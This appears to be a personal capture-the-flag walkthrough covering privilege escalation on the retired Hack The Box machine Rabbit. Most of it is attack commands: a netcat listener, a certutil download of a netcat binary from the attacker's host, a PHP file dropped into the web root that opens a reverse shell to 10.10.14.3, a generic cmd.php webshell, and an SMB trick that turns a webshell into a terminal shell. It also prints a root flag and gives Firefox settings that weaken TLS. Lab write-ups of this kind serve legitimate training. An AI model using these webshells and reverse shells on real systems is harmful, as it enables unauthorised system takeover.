
Steps for PrivESC 👇 ⬇⬇⬇

49. **Steps to PRIVESC**

```
👇 ⬇⬇⬇
1. STEPS AFTER INITIAL FOOTHOLD FOR PRIVESC HTB RABBIT (BASICALLY ALL YOU NEED TO DO IS CD INTO  c:\wamp64\www
and paste and execute step 6 and 8 for ROOT
PS C:\> Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name -notlike "svchost*"} | Select Name,
Handle, @{Label="Owner";Expression={$_.GetOwner().User}} | ft -AutoSize
2. sudo rlwrap -cAr nc -nlvp 443
3. sudo python3 -m http.server 80
4. python3 -m http.server
5. You need to upload nc64.exe to C:\programdata
PS C:\programdata> curl 10.10.14.3:8000/c.exe c.exe
3. curl does not work use certutil to upload c.exe to c:\programdata\c.exe
4. PS C:\programdata> certutil.exe -urlcache -split -f http://10.10.14.3/c.exe
5. SUCCESS
6. PS C:\wamp64> icacls www
7. PS C:\wamp64\www> cmd /c "echo ^<?php shell_exec("C:\\programdata\\c.exe -e cmd 10.10.14.3 443 ") ?^> "
<?php shell_exec(" C:\\programdata\\c.exe -e cmd 10.10.14.3 443 ") ?>
5. Write it to a file for execution.
6. PS C:\wamp64\www> cmd /c "echo ^<?php shell_exec("C:\\programdata\\c.exe -e cmd 10.10.14.3 443 ") ?^> >
pwned.php"
7. BEFORE IT GETS DELETED VISIT THE SHELL IN THE BROWSER
8. http://10.10.10.71:8080/pwned.php
```

50. **We got ROOT!**

```
1. C:\Users\Administrator\Desktop>type root.txt
type root.txt
0b2ded66e5a49dd1620be30110f43d54
2. I recommend 0xdf for the privesc. His method was easier for me on this box.
3. https://0xdf.gitlab.io/2022/04/28/htb-rabbit.html
```



Rabbit has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#625 MACHINE RANK

11 Dec 2023 PWN DATE

RETIRED MACHINE STATE

Time Stamp `02:21:05`

PROTIP

✏ **Get shell via** ***SMB protocol***

> 1. **If you have a webshell and want a normal terminal shell and smb 445 is open you can do so quickly with the following command.**
> 2. `http://10.10.10.71:8080/cmd.php?cmd=\\10.10.14.3\ninjafolder\c.exe -e cmd 10.10.14.3 443`
> 3. **Of course, I am not sure if this works for ASP website. This is PHP.**

- *#pwn_SMB_protocol_terminal_shell_via_browser_command*
- *#pwn_WEBSHELL_SMB_protocol_get_Terminal_Shell*
- *#pwn_Terminal_Shell_quickly_from_WebShell_using_SMB_protocol*

51. **In the Savitar method of doing this privesc he just executes a cmd command shell via browser and gets NT Authority System that way. Much easier imo**

```
1. Create a file and call it cmd.php
<?php
                echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
2. Save it and upload it via certutl
3. PS C:\wamp64\www> certutil.exe -urlcache -split -f http://10.10.14.3/cmd.php cmd.php
4. Now navigate to it via browser
5. http://10.10.10.71:8080/cmd.php?cmd=whoami
NT AUTHORITY SYSTEM
6. http://10.10.10.71:8080/cmd.php?cmd=type C:\Users\Administrator\Desktop\root.txt
type root.txt
0b2ded66e5a49dd1620be30110f43d54
7. He gets a quick shell using smb protocol via browser. I showed above how this was not necessary, but a shell is always better. Unless you are in a CTF challenge.
8. http://10.10.10.71:8080/cmd.php?cmd=\\10.10.14.3\ninjafolder\c.exe -e cmd 10.10.14.3 443
```

Below is how I fixed the Firefox not rendering issue from HTB Photobomb. So it should also work with this box Rabbit.

52. **Fixed *HTB Photobomb* was refusing to go to the regular http page. I just put in the address `10.10.11.182` should have redirected to `http://photobomb.htb`. Here is how I fixed it.**

```
1. I Changed the following in about:config settings
2. security.tls.insecure_fallback_hosts  >>> changed to 'true'
3. security.tls.version.fallback-limit   >>> changed from 4 to 1
```